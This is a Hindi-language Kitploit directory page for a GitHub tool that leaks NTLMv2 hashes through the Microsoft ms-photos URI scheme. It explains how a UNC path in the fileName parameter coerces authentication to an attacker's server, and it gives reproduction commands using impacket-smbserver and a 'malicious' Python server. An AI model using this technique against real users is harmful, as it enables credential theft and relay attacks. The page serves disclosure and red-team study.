

Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
ms-photos_NTLM_Leak — नई 0 day भेद्यता जो ब्राउज़र से एक क्लिक में NTLM हैश लीक करने की अनुमति देती है | Kitploit

उपकरण/GitHubGitHub/rubenformation/ms-photos_ntlm_leak
पासवर्ड हमलेभेद्यता विश्लेषणशोषणपार्श्व आंदोलनफिशिंगलर्निंग और शिक्षारेड टीमिंग
GitHubrubenformation/ms-photos_ntlm_leak
साझा करें

ms-photos_NTLM_Leak

नई 0 day भेद्यता जो ब्राउज़र से एक क्लिक में NTLM हैश लीक करने की अनुमति देती है

रिपॉजिटरी देखें
20931290 साल पहलेKitploit द्वारा समीक्षित

Microsoft ms-photos URI NTLM लीक

एक क्लिक से ब्राउज़रों से NTLM हैश लीक करने की अनुमति देने वाली नई भेद्यता

द्वारा Ruben Enkaoua

विवरण



Microsoft ms-photos URI स्कीम fileName को पैरामीटर के रूप में लेती है, जिसे UNC पथ के साथ सबमिट किया जा सकता है, जिससे खोलने पर NTLMv2-SSP हैश लीक हो जाते हैं। एक विशेष रूप से स्वरूपित लिंक बनाकर, एक हमलावर पीड़ित को सीधे ब्राउज़र से Microsoft Photos ऐप लॉन्च करने के लिए मजबूर कर सकता है। ट्रिगर होने पर, यह व्यवहार पीड़ित के NTLMv2-SSP हैश के हमलावर-नियंत्रित सर्वर पर लीक होने का परिणाम देता है। यह समस्या एंटरप्राइज़ वातावरण में क्रेडेंशियल एक्सपोज़र और संभावित रिले हमलों को सक्षम बनाती है, जिसके लिए केवल न्यूनतम उपयोगकर्ता इंटरैक्शन (ऐप खोलना) की आवश्यकता होती है। Microsoft ने इस भेद्यता को स्वीकार नहीं किया और कोई CVE जारी नहीं किया गया। साथ ही, मैं 2022 के Syss ब्लॉग से प्रेरित था।

चूंकि NTLMv2-SSP चैलेंज को सार्वजनिक UNC पथों पर लीक किया जा सकता है (आउटबाउंड SMB/445 फ़ायरवॉल नियम सेट होने को छोड़कर), इस भेद्यता को वेबसाइट संक्रमणों के साथ जोड़ा जा सकता है, जिससे सप्लाई-चेन हमले हो सकते हैं।

URI स्कीम के बारे में MSDN दस्तावेज़ीकरण से हम निम्नलिखित पा सकते हैं:

छवि


पुनरुत्पादन के चरण


SMB सर्वर खोलें

# With a picture: Opens the photo on the target with photos.exe
# Without a picture: Nothing, no photos.exe process window 
impacket-smbserver share . -smb2support

दुर्भावनापूर्ण python सर्वर प्रारंभ करें

# Edit first the information about the IP, share, and filename for UNC coercing. 
python3 ms-photos-server.py

स्थान पर ब्राउज़ करें

Chrome खोलें और /test पर जाएँ
